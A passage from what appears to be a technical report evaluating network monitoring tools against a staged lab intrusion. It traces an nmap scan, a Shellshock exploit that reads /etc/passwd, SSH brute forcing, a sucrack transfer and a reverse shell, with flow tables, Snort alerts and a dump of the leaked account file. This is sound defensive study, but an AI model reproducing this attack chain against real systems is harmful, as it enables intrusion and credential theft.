Here it can be seen that port 35689 gets a lot more traffic than the rest of the ports that get approximately the same amount of flows and packets. This is because the port is used by *nmap* for OS detection.

The connection graph is shown in Figure 56. As mentioned in 3.3.1, this visualization shows the connections for both layer 2 and layer 3 separately. It can be clearly seen that the attacks originate from one IP address (shown as a big circle that is connected to many small ones), and it would be easy to just block the connections from that one. The MAC address of the connecting gateway can also be examined in either the Layer graph or the Association graph to know on which device the firewall rules must be adjusted.



**Figure 56.** Clarified Analyzer: Connection graph for port scan

However, port scans happen often on any computers facing the internet and it is interesting to see what the true intentions of the attacker are, so the connection is not yet



blocked. It seems that the attacker has found the company's web server, judging from the port scan against it shown in Figure 57.

src alias	source	src port	dir	dst port	destination	dst alias	protocol	viewpoint	tags	firstseen	duration	# packets	pkts/s
Attacker IP	130.230.115.228	41462	-->	161	130.230.112.66	Web server	TCP(smp)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.87	0ms	1	0.00
Attacker IP	130.230.115.228	32869	<-->	13782	130.230.112.66	Web server	TCP(bpcd)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.86	12ms	2	0.00
Attacker IP	130.230.115.228	49673	<-->	7002	130.230.112.66	Web server	TCP(5-prserver)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	12ms	2	0.00
Attacker IP	130.230.115.228	57506	-->	464	130.230.112.66	Web server	TCP(kpasswd)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.86	0ms	1	0.00
Attacker IP	130.230.115.228	41503	-->	19722	130.230.112.66	Web server	TCP(bjvsa mvsc)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.86	13ms	2	0.00
Attacker IP	130.230.115.228	43284	<-->	901	130.230.112.66	Web server	TCP(snat)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.86	13ms	2	0.00
Attacker IP	130.230.115.228	58992	<-->	70	130.230.112.66	Web server	TCP(gopher)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.86	13ms	2	0.00
Attacker IP	130.230.115.228	41780	<-->	808	130.230.112.66	Web server	TCP(mir)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.86	13ms	2	0.00
Attacker IP	130.230.115.228	38564	<-->	544	130.230.112.66	Web server	TCP(kshell)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	13ms	2	0.00
Web server	130.230.112.66	616	-->	38529	130.230.115.228	Attacker IP	TCP(git)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.86	0ms	1	0.00
Web server	130.230.112.66	1236	-->	38750	130.230.115.228	Attacker IP	TCP(vcontrol)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.86	0ms	1	0.00
Attacker IP	130.230.115.228	47653	<-->	7007	130.230.112.66	Web server	TCP(af5-bos)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	13ms	2	0.00
Attacker IP	130.230.115.228	33633	<-->	9100	130.230.112.66	Web server	TCP(jdirect)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.86	13ms	2	0.00
Web server	130.230.112.66	2809	-->	55980	130.230.115.228	Attacker IP	TCP(coraloc)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	0ms	1	0.00
Attacker IP	130.230.115.228	35275	<-->	6000	130.230.112.66	Web server	TCP(xll)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	13ms	2	0.00
Attacker IP	130.230.115.228	38498	-->	749	130.230.112.66	Web server	TCP(kerberos-adm)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	0ms	1	0.00
Attacker IP	130.230.115.228	43832	-->	1718	130.230.112.66	Web server	TCP(h323gatedisc)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	0ms	1	0.00
Web server	130.230.112.66	1434	-->	38175	130.230.115.228	Attacker IP	TCP(ms-sql-m)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	0ms	1	0.00
Web server	130.230.112.66	163	-->	48596	130.230.115.228	Attacker IP	TCP(mip-man)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	0ms	1	0.00
Attacker IP	130.230.115.228	45157	-->	548	130.230.112.66	Web server	TCP(sp-overtp)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.85	0ms	1	0.00
Attacker IP	130.230.115.228	46548	<-->	4321	130.230.112.66	Web server	TCP(rhoss)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.84	13ms	2	0.00
Web server	130.230.112.66	515	-->	51717	130.230.115.228	Attacker IP	TCP(printer)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.84	0ms	1	0.00
Web server	130.230.112.66	5002	-->	37391	130.230.115.228	Attacker IP	TCP(rfe)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.84	0ms	1	0.00
Attacker IP	130.230.115.228	43868	-->	2605	130.230.112.66	Web server	TCP(nc-possa)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.84	0ms	1	0.00
Attacker IP	130.230.115.228	60177	-->	3351	130.230.112.66	Web server	TCP(hdo)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.84	0ms	1	0.00
Web server	130.230.112.66	465	-->	34695	130.230.115.228	Attacker IP	TCP(smtps)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.83	0ms	1	0.00
Attacker IP	130.230.115.228	45531	<-->	5999	130.230.112.66	Web server	TCP(vsup)	Acme-1_Recorder	NO TAG	2014-11-25 12:35:25.83	13ms	2	0.00

Figure 57. Clarified Analyzer: Port scan on Web Server as seen on Flows tab

After the port scan completed, we can see in Figure 58 that the attacker paused for a while, possibly to figure out his next steps on breaking into the network. After a short break in connections an HTTP connection was opened to the web server. Investigation of this connection can be continued by right clicking on the HTTP flow and selecting “Open in Wireshark” (or alternatively “Export to disk → PCAP” if one wishes to use e.g. *tshark*).





Figure 58. Clarified Analyzer: HTTP connection on web server


The contents of the packet capture in Wireshark seen in Figure 59 are a bit alarming. As can be seen from the bottom half of the Wireshark window, the attacker seems to have been able to download the `/etc/passwd` file from the web server which contains information of all the user accounts on that computer, both those used by services (e.g. `sync` and `www-data`) and those of actual users (not shown here). A few lines above the selected HTTP/1.1 200 OK message it can be seen that the user has accessed a CGI file on the web server, so it is possible he was exploiting a Shellshock vulnerability to gain access to Bash shell commands in order to transfer the file. Luckily the Apache server's user account on which the commands are run does not have `root` privileges, otherwise

the attacker could already be in possession of also the password hashes that are stored in the `/etc/shadow` file.




**Figure 59. Clarified Analyzer: Packet capture of the attacker's HTTP connection in Wireshark**

After downloading the file containing the user names, the attacker started bombarding the web server with SSH connections (shown in Figure 60), apparently trying to brute force his way in.




**Figure 60. Clarified Analyzer: SSH brute force on web server**

Because SSH is an encrypted connection, not much can be judged from here what is actually going on in these connections and if the attacker is successful in gaining access. After the SSH flow ended, the attacker is seen pausing for a while. Then a suspicious connection from the web server to the attacker's IP address is seen on port 1337 that is not used by any known service on the web server. This flow seems to have a large amount of packets associated with it as can be seen in Figure 61. These packets can again be opened in Wireshark for further analysis. Wireshark has a useful feature called "Follow TCP Stream" that can be accessed by right clicking on a packet. It allows the reconstruction of the whole flow from all the corresponding packets.



**Figure 61.** Clarified Analyzer: suspicious connection on port 1337

Upon recreating the suspicious TCP stream in Wireshark, it seems that it was used to transfer over the *sucrack* application that is used to crack a local Linux user account's password. If the attacker did not manage to get the password yet via SSH brute force, it is highly likely that cracking it locally with increased processing power will be successful. This file exchange extracted from Wireshark can be seen in Figure 62.




**Figure 62.** Clarified Analyzer: Wireshark reconstruction of a suspicious TCP flow

Combining the */etc/passwd* file retrieved earlier and now the *sucrack* application it is possible that the attacker is in possession of a working set of credentials on the target machine. However, again with the SSH connection being encrypted, there is no way of checking if that is the case on the monitor; it would have to be done locally on the web server itself by observing the logon history.

Continuing with the analysis of traffic, the next step taken by the attacker is seen in Figure 63: it appears that the attacker has somehow managed to find the Windows XP machine (with IP address 130.230.113.20) residing in the internal network and was able to create a reverse connection from it to the attacking machine. Opening any of these data

streams in Wireshark does not provide any helpful details, only that a Python script is being run which could probably imply some kind of an exploit being used (not pictured). However, there is no way of knowing which exploit (if any) it actually is without recognizing the payload.



**Figure 63.** Clarified Analyzer: second port scan and reverse connection from Windows XP machine

The protocol displayed by Clarified Analyzer (TCP(krb524)) for the traffic from the Windows XP machine is merely an alias the software has in its database for that particular port and in reality means nothing. At this point it seems highly likely that the Windows XP machine has indeed been compromised and should be removed from the network immediately. Without knowing how much damage the attacker has been able to inflict, including the installation of any rootkits, it would be best to discard the computer altogether.

In summary, it is clear that monitoring and detecting exploits and intrusions is not the strong point of Clarified Analyzer. It cannot detect any exploit by itself and therefore trigger any alerts, and even with manual observation of the data it presents it is nearly impossible without knowing the actual fingerprints of individual exploits. What it can do, however, is display historical data of all the traffic seen on its recorders in various useful forms, which help create a detailed overview of what is going on at different points of the monitored network. Being able to extract the PCAP files from history into various separate tools may ultimately prove very helpful in the analysis of different attacks or network problems.

### 6.2.3 Security Onion against Bandwidth DoS

Security Onion does not detect a Bandwidth DoS attack properly. During testing Snort did generate an alert for a DoS attack. That is shown in Figure 64. As can be seen, the alert is generated for “BAD-TRAFFIC same SRC/DST”, which means that Snort has detected that the traffic would have originated from the same IP address as its destination was. This however was not the case, as a spoofed random source address was used on the traffic generators; it is unknown why the source IP address is shown as 0.0.0.0 when Wireshark and tcpdump display the “correct” (spoofed) source address in the





“attempted-recon”. It is important to notice that even though we know that the scan was a comprehensive host discovery scan towards the whole subnet, Snort (and therefore Sguil and the other monitoring programs) only show the alerts for the actual hosts in the monitored network.

The screenshot shows the Sguil-0.9.0 interface. At the top, it displays 'RealTime Events' and 'Escalated Events'. A table lists an event with the following details:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	4	sanctuary-eth1-1	3.2	2014-12-04 12:20:28	130.230.115.235		130.230.113.66		1	Snort Alert [1:469:3]

Below the table, there are sections for 'IP Resolution', 'Agent Status', 'Snort Statistics', and 'System Msgs'. The 'Show Packet Data' section is expanded, showing the following packet details:

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
IP	130.230.115.235	130.230.113.66	4	5	0	28	41879	0	0	40	1104

The 'ICMP' section shows:

ICMP	Type	Code	ChkSum	ID	Seq #
ICMP	8	0	34598	28889	0

The 'DATA' section shows 'None .'. The 'Whois Query' section shows details for the source IP 130.230.0.0/16, including 'descr: TUT', 'origin: AS1739', and 'mnt-by: AS1739-MNT'.

*Figure 65. Security Onion: port scan in Sguil*

Moving on to Snorby, we can see in Figure 66 that the scanning continues as the attacker has discovered the web server, and is now trying to find open ports and/or services on it. Sguil has recorded 15 separate sessions involving the Nmap scanner that relate to the different services being scanned. Separate events are created for SSH and FTP scans.


The screenshot shows the Snorby web interface. The main content area is titled 'Listing Sessions (6 unique unclassified sessions)'. It displays a table of sessions with the following columns: Sev., Sensor, Source IP, Destination IP, Event Signature, Timestamp, and Sessions.

Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp	Sessions
2	sanctuary-eth1:1	130.230.115.235	130.230.113.66	ET SCAN Potential SSH Scan OUTBOUND	12:38 PM	3
2	sanctuary-eth1:1	130.230.115.235	130.230.113.66	ET SCAN Potential SSH Scan	12:38 PM	1
1	sanctuary-eth1:1	130.230.115.235	130.230.113.66	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap ...)	12:38 PM	15
2	sanctuary-eth1:1	130.230.115.235	130.230.113.66	GPL FTP PORT bounce attempt	12:38 PM	1
3	sanctuary-eth1:1	130.230.113.66	130.230.115.235	ET POLICY FTP Login Successful	12:38 PM	2
2	sanctuary-eth1:1	130.230.115.235	130.230.113.66	Snort Alert [1:469:3]	12:28 PM	4

*Figure 66. Security Onion: web server scan in Snorby*


Let us take a look at the Snorby dashboard, which provides a good overall view on what is going on in our network. As shown in Figure 67, Snorby reports that 15 high severity

events have been recorded, along with 9 medium and 2 low severities. Each of these squares can be clicked to view all the corresponding events to that severity level.



*Figure 67. Security Onion: Snorby dashboard after port scan*


After reviewing the overall security status of the network from Snorby, it is once again a good idea to open Sguil to monitor real time alerts. New alerts have indeed been generated. We can then refresh the Snorby window and open the Events tab to better analyze the alerts. This is shown in Figure 68.



*Figure 68. Security Onion: Shellshock attack in Snorby*

Now it seems that the attacker is using a Shellshock exploit (*CVE-2014-6271* [14], as seen in the Event Signature column) to download the */etc/passwd* file from the web server. This can be seen from looking at the Payload section of the event, where it is shown that the attacker is indeed exploiting Shellshock by inserting malicious commands into the HTTP User-Agent header field; specifically commands that will display the contents of the */etc/passwd* file, i.e., all the names of the user accounts found on the web server.

The event directly above the currently examined one shows the web server as the source; that event is generated for the transfer of the */etc/passwd* file from the web server to the attacker's IP. We can examine that event too by simply clicking on it to expand its details. As seen in the Event Signature field already, Snort has detected the transfer of the account file. The reason Snort/Snorby only gives it a low severity is because as we recall from earlier the */etc/passwd* file does not contain the passwords or their hashes for the user accounts. The payload of this event is shown in Figure 69. The ascii contents on the right indicate that the attacker has indeed been able to extract the user account names (here displayed are some of the system accounts, e.g., *www-data* on which the web server runs), and will most likely begin to crack passwords for some of them.



```

Payload
0000158: 73 3a 78 3a 39 3a 39 3a 6e 85 77 73 3a 21 76 61 72 21 73 70 61 61 6c 2f 6e 65 s:x:9:9:news:/var/spool/news:
0000152: 77 73 3a 2f 62 69 6e 2f 73 68 0a 75 75 63 70 3a 78 3a 31 30 3a 31 30 3a 75 75 ws:/bin/sh.uucp:x:10:10:uu
000016c: 63 70 3a 2f 76 61 72 2f 73 70 6f 6f 6c 2f 75 75 63 70 3a 2f 62 69 6e 2f 73 68 cp:/var/spool/uucp:/bin/sh
0000186: 0a 70 72 6f 78 79 3a 78 3a 31 33 3a 31 33 3a 70 72 6f 78 79 3a 2f 62 69 6e 3a .proxy:x:13:13:proxy:/bin/
00001a0: 2f 62 69 6e 2f 73 68 0a 77 77 77 2d 64 61 74 61 3a 2f 76 61 72 2f 77 77 77 3a 2f 62 69 6e 2f 73 68 0a 62 /bin/sh.www-data:x:33:33:w
00001ba: 77 77 2d 64 61 74 61 3a 2f 76 61 72 2f 77 77 77 3a 2f 62 69 6e 2f 73 68 0a 62 ww-data:/var/www:/bin/sh.b
00001d4: 61 63 6b 75 70 3a 78 3a 33 34 3a 33 34 3a 62 61 63 6b 75 70 3a 2f 76 61 72 2f 2f backup:x:34:34:backup:/var/b
00001ee: 62 61 63 6b 75 70 73 3a 2f 62 69 6e 2f 73 68 0a 6c 69 73 74 3a 78 3a 33 38 3a backups:/bin/sh.list:x:38:
0000208: 33 38 3a 4d 61 69 6c 69 6e 67 20 4c 69 73 74 20 4d 61 6e 61 67 65 72 3a 2f 76 38:Mailing.List.Manager:/v
000022a: 61 72 2f 6c 69 73 74 3a 2f 62 69 6e 2f 73 68 0a 69 72 63 3a 78 3a 33 39 3a 33 ar/List:/bin/sh.irc:x:39:3
000023c: 39 3a 69 72 63 64 3a 2f 76 61 72 2f 72 75 6e 2f 69 72 63 64 3a 2f 62 69 6e 2f 9:ircd:/var/run/ircd:/bin/
0000256: 73 68 0a 67 6e 61 74 73 3a 78 3a 34 31 3a 34 31 3a 47 6e 61 74 73 20 42 75 67 sh.gnats:x:41:41:Gnats.Bug
0000270: 2d 52 65 70 6f 72 74 69 6e 67 20 53 79 73 74 65 6d 20 28 61 64 6d 69 6e 29 3a -Reporting.System.(admin):
000028a: 2f 76 61 72 2f 6c 69 62 2f 67 6e 61 74 73 3a 2f 62 69 6e 2f 73 68 0a 6e 6f 62 /var/lib/gnats:/bin/sh.nob
00002a4: 6f 64 79 3a 78 3a 36 35 35 33 34 3a 36 35 35 33 34 3a 6e 6f 62 6f 64 79 3a 2f ody:x:65534:65534:nobody:/
00002b8: 6e 6f 6e 65 78 69 73 74 65 6e 74 3a 2f 62 69 6e 2f 73 68 0a 6c 69 62 75 75 69 nonexistent:/bin/sh.libuu
00002f2: 64 3a 78 3a 31 30 30 3a 31 30 31 3a 3a 2f 76 61 72 2f 6c 69 62 2f 6c 69 62 75 d:x:100:101:/var/lib/libu
000030c: 30 33 3a 2f 62 69 6e 2f 73 68 0a 73 79 73 6c 6f 67 3a 2f 62 69 6e 2f 66 61 6c 73 uid:/bin/sh.syslog:x:101:1
0000326: 65 0a 6e 73 64 3a 78 3a 31 30 32 3a 31 30 35 3a 2f 68 6f 6d 65 2f 6e 73 64 e.nsd:x:102:105:/home/nsd
0000340: 3a 2f 62 69 6e 2f 66 61 6c 73 65 0a 73 73 68 64 3a 78 3a 31 30 33 3a 36 35 35 /bin/false.sshd:x:103:655

```

**Figure 69.** Security Onion: Shellshock payload in Snorby

Upon opening Sguil once more to check on the real time alerts, it seems that the Shellshock attacks continue on the web server. It is interesting to see why the attacker is continuing to exploit Shellshock when he already has most of the data obtainable this way. Sguil provides good transcripts for the individual alerts; two of those are shown in Figure 70.



```

sanctuary-eth1-1_83
File
Sensor Name: sanctuary-eth1-1
Timestamp: 2014-12-04 13:22:30
Connection ID: sanctuary-eth1-1_83
